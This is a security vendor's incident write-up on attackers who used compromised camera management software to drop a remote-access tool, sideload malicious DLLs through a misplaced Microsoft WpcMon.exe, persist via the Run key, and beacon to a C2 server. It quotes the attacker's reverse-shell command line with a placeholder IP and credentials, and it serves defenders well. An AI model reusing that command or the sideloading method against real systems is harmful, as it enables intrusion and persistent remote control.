


Acknowledgements: Special thanks to John Hammond, Ethan Williams, and Dray Agha for their contributions to this investigation and writeup.
Background
Security teams often focus on the software they know attackers target. But security weaknesses can exist in any software that touches an organization's environment, including tools that may not be viewed as part of the "traditional" attack surface. We recently saw a number of incidents where attackers were targeting less-scrutinized tools—camera management platforms—as a way to access the broader environment.
In September and October, Huntress observed a handful of incidents originating from camera management software (CMS.exe). Further investigation led us to assess that across all cases, a threat actor had compromised a legitimate camera management system as their initial access vector.
From there, the attack chain was loosely consistent across the multiple incidents: post-compromise, attackers would drop a file (rs.win32.exe) on the endpoint before performing DLL sideloading (via the legitimate Windows binary WpcMon.exe) in the user's AppData folder path. These would then run a beacon to 144.172.116[.]37.
Initial Access
Huntress analysts recently observed a campaign across multiple customer environments that led back to the compromise of camera management software, as seen in the process below.
C:\Program Files (x86)\CMS\CMS.exe
Huntress analysts were unable to determine the full name or creator/vendor of the software, as the file did not contain an embedded File Version Information section. However, we did find that the executable contained the following notable strings:
developerslavery
d3e3v4e3l9o9p0e3r4s2l9a1v4e3r4y6
hxxp://cloudapi.3r-dataware[.]com/sso/
The domain name 3r-dataware[.]com (pointing to a Korean company called 3R Global) may provide some insight into the source of the software. Figure 1 illustrates an excerpt of the Details page from a VirusTotal search for the domain name.

Figure 1: Whois results/VirusTotal search for 3r-dataware[.]com
Figure 2 illustrates the software download page at the kvision[.]ai website, pointing to a package named "CMS".

Figure 2: Kvision[.]ai software download page
Upon closer inspection of the CMS file downloadable from Kvision[.]ai's website, both contain the same developerslavery and d3e3v4e3l9o9p0e3r4s2l9a1v4e3r4y6 strings outlined above, as well as the 3r-dataware.com web address.
While the CMS package is listed on the software download page, we can't definitively say that the files were downloaded from this website: The connection between CMS.exe found on customer endpoints and the kvision[.]ai website is presented here as a possible source only, and not as a definitive statement of a vendor relationship.
Figure 3 illustrates network connections associated with CMS.exe.

Figure 3: Network connections linked to CMS.exe
Not only were Huntress analysts unable to definitively determine the exact name of the vendor who may have created the software from the contents of the executable file itself, but we were also unable to locate logs associated with the application. While this limited our visibility into how exactly threat actors were compromising this camera management software, we could see what they were doing in victim environments afterwards.
The Attack
Once the threat actor had compromised the camera management software, they added a file named rs.win32.exe to the endpoint. While the camera management software is located in the C:\Program Files (x86) folder, rs.win32.exe got dropped in the following folder:
C:\Users\<user>\AppData\Roaming\CMS\RemoteSetup\
The file was launched via the following command line:
rs.win32.exe -i "<IP Address>" -p "8000" -c <file> -r <file> "admin" "1234567a7654321"
This command line supplied a remote IP address and port (-p "8000"), included an admin username value for authenticating a remote-control session, and ran from the user-writable AppData\Roaming\CMS\RemoteSetup path (rather than a protected application directory). This led us to see this as a reverse shell.
From there, the threat actor then dropped the legitimate Microsoft file WpcMon.exe in the following folder:
C:\Users\<user>\AppData\Local\Microsoft\WpcMon\
Based on the SHA256 hash for this file, we could verify that WpcMon.exe is the legitimate Microsoft Windows Parental Control Monitor file, used for parental-control and activity-monitoring features. However, in this incident it stands out because the folder it is dropped in (AppData) is not the folder where we normally expect to see this file (i.e., C:\Windows\system32). This red flag revealed that threat actors were abusing this legitimate file for their attack.
The file was dropped into this location so that it could be used for DLL sideloading the intended malware, where an attacker places a malicious DLL beside a legitimate application so the application loads it and runs the attacker's code. In these incidents, the malicious DLLs in question were IPHLPAPI.DLL and samcli.dll, both of which appeared to be legitimate zlib compression libraries. However, they had been modified to incorporate beaconing functionality, periodically contacting an external command-and-control (C2) server.
Part of the infection process also included creating persistence by adding a reference to the newly installed WpcMon.exe in a value beneath the user's Run key, as shown in Figure 4. Threat actors typically add a program path to a user's Run registry key so Windows automatically launches their payload whenever that user signs in.

Figure 4: Persistence "foothold" signal
Figure 5 illustrates the process tree leading to the detection of WpcMon.exe running on the endpoint for the first time and spawning from rs.win32.exe and CMS.exe.

Figure 5: Process tree
In all incidents, the C2 IP address observed on impacted endpoints was 144.172.116[.]37, which is shown in Figure 6.

Figure 6: Active network connection
Caught on camera: Find your blind spots
What's clear from this series of incidents is that they are all stemming from a weakness in a camera management software. After using this software for initial access, attackers hid malicious DLLs behind a legitimate Windows binary and established beaconing to a C2.
Defenders should treat cameras and their management platforms as potential entry points into their broader environment: businesses should inventory the software, restrict its access, and monitor for unusual processes and outbound connections.
Where practical, organizations should also use application control to prevent unapproved executables and DLLs from running in user-writable paths, and investigate the sequence of CMS.exe, rs.win32.exe, abnormal WpcMon.exe, and unapproved outbound connections.
Indicators of Compromise
Indicator | Description |
|---|---|
SHA256:
| File dropped in users' |
SHA256:
| Malicious DLL |
SHA256:
| Malicious DLL |
| C2 IP address |